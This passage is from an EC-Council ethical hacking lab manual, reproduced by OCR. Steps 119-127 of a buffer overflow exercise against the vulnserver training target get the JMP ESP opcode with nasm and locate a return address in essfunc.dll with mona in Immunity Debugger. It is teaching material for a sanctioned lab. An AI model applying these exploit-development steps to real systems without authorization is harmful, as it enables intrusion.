
    Note: This script is used to convert assembly language into hex code.
119. The **nasm** command line appears; type **JMP ESP** and press **Enter**.
120. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Note down this hex code value.



121. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.




122. Switch back to the **Windows 11** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

123. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.

124. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**.




125. Close **Immunity Debugger** and the vulnerable server process.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

126. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.

127. In the **Immunity Debugger** window, click the **Go to address in Disassembler icon**.

